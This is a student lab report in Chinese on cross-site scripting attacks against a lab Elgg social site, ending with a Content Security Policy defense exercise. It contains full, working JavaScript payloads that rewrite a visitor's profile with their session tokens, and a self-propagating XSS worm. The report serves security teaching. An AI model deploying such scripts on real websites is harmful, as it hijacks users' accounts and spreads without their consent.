****

实验报告

|  |  |
| --- | --- |
| 姓名： | 强珂阳 |
| 学号： | 57118106 |

东南大学网络空间安全学院

School of Cyber Science & Engineering

Southeast University


2020年9月

TASK1：Posting a Malicious Message to Display an Alert Window


在Alice的账号中修改Brief description：



可以发现Alice的Brief description为空，说明代码生效：



再登录Boby的账号查看Alice的主页：




弹出警示框显示XSS。

TASK2：**Posting a Malicious Message to Display Cookies**


修改Alice的Brief description：



保存后同样没有显示：



Boby访问Alice主页，弹出警示框：




得到cookie。

TASK3：**Stealing Cookues from the Victim’s Machine**

修改Alice的Brief description：






打开终端，监听5555端口，Boby访问Alice主页，得到Boby的cookie：




TASK4：**Becoming the Victim’s Friend**


先用HTTP Header Live捕获合法添加Samy的请求：



编辑Amy的about me：



通过Boby的账号登录并访问Samy的主页后，发现Boby已经加了Samy为好友：




问题一：要通过JavaScript variables得到时间戳和安全令牌，否则HTTP请求会被当成无效请求。


问题二：可以。利用相关插件可以防止HTML编辑模式

TASK5：**Modifying the Victim’s Profile**

先修改Boby的profile，用HTTP Header Live捕获合法修改请求：



修改Samy的about me：



代码如下：

<script type="text/javascript">

window.onload = function(){

//JavaScript code to access user name, user guid, Time Stamp \_\_elgg\_ts

//and Security Token \_\_elgg\_token

//var userName=elgg.session.user.name;

var guid="&guid="+elgg.session.user.guid;

var ts="&\_\_elgg\_ts="+elgg.security.token.\_\_elgg\_ts;

var token="&\_\_elgg\_token="+elgg.security.token.\_\_elgg\_token;

var name="&name="+elgg.session.user.name;

var desc="&description=Samy is my hero!"+"&accesslevel[description]=2";

//Construct the content of your url.

var sendurl="http://www.xsslabelgg.com/action/profile/edit";

var content=token+ts+name+desc+guid; //FILL IN

var samyGuid="47"; //FILL IN

if(elgg.session.user.guid!=samyGuid)

{

//Create and send Ajax request to modify profile

var Ajax=null;

Ajax=new XMLHttpRequest();

Ajax.open("POST",sendurl,true);

//Ajax.setRequestHeader("Host","www.xsslabelgg.com");

Ajax.setRequestHeader("Content-Type","application/x-www-form-urlencoded");


Ajax.send(content);

}


}

</script>


﻿用Alice的账号访问Samy主页后，发现自己的profile已经被修改：



问题三：第一行是为了不修改Samy自己的profile，一旦注释掉这一句，就会在攻击他人之前改掉自己的攻击代码，从而无法攻击访问Samy主页的人。




再去查看About me发现攻击代码将自己修改掉了：



TASK6：**Writing a Self-Propagating XSS Worm**

采用DOM方式，修改Samy的About me：



代码如下：

<script type="text/javascript" id="worm">

window.onload=function()

{

var headerTag = "<script id=\"worm\" type=\"text/javascript\">";

var jsCode = document.getElementById("worm").innerHTML;

var tailTag = "</" + "script>";

var wormCode = encodeURIComponent(headerTag + jsCode + tailTag);

var guid="&guid="+elgg.session.user.guid;

var ts="&\_\_elgg\_ts="+elgg.security.token.\_\_elgg\_ts;

var token="&\_\_elgg\_token="+elgg.security.token.\_\_elgg\_token;

var name="&name="+elgg.session.user.name;

var desc="&description=Samy is my hero!"+wormCode;

desc+="&accesslevel[description]=2";

var sendurl="http://www.xsslabelgg.com/action/profile/edit";

var content=token+ts+name+desc+guid;

var samyGuid="47";

if(elgg.session.user.guid!=samyGuid)

{

var Ajax=null;

Ajax=new XMLHttpRequest();

Ajax.open("POST",sendurl,true);

Ajax.setRequestHeader("Content-Type","application/x-www-form-urlencoded");


Ajax.send(content);

}


}

</script>

登录Alice账号清空其profile，访问Samy主页后：




登录Boby账号，访问Alice的主页后，发现about me 也被修改，可以证实这个攻击代码具有自我传播的功能：




TASK7：**Defeating XSS Attacks Using CSP**

在/etc/hosts中添加信息如下：




运行http\_server.py程序。


访问<http://www.example32.com:8000/csptest.html>



访问<http://www.example68.com:8000/csptest.html>




访问<http://www.example79.com:8000/csptest.html>




观察http\_server代码，发现其只允许网站自身、来自example68.com:8000、含有nonce-1rA2345的代码执行，所以会出现以上的不同。

结合上述观察，修改http\_server代码：



再次打开http\_server.py，访问<http://www.example79.com:8000/csptest.html>



可以发现Fields 1，2，4，5，6都显示OK。

**总结：**

XSS攻击不同于CSRF，它可以获取用户的cookie信息，并且主要运用js脚本来实现攻击目的。并且还能通过DOM方式来进行传播。但是通过CSP的安全机制可以通过明确浏览器来源是否安全来进行有效防范。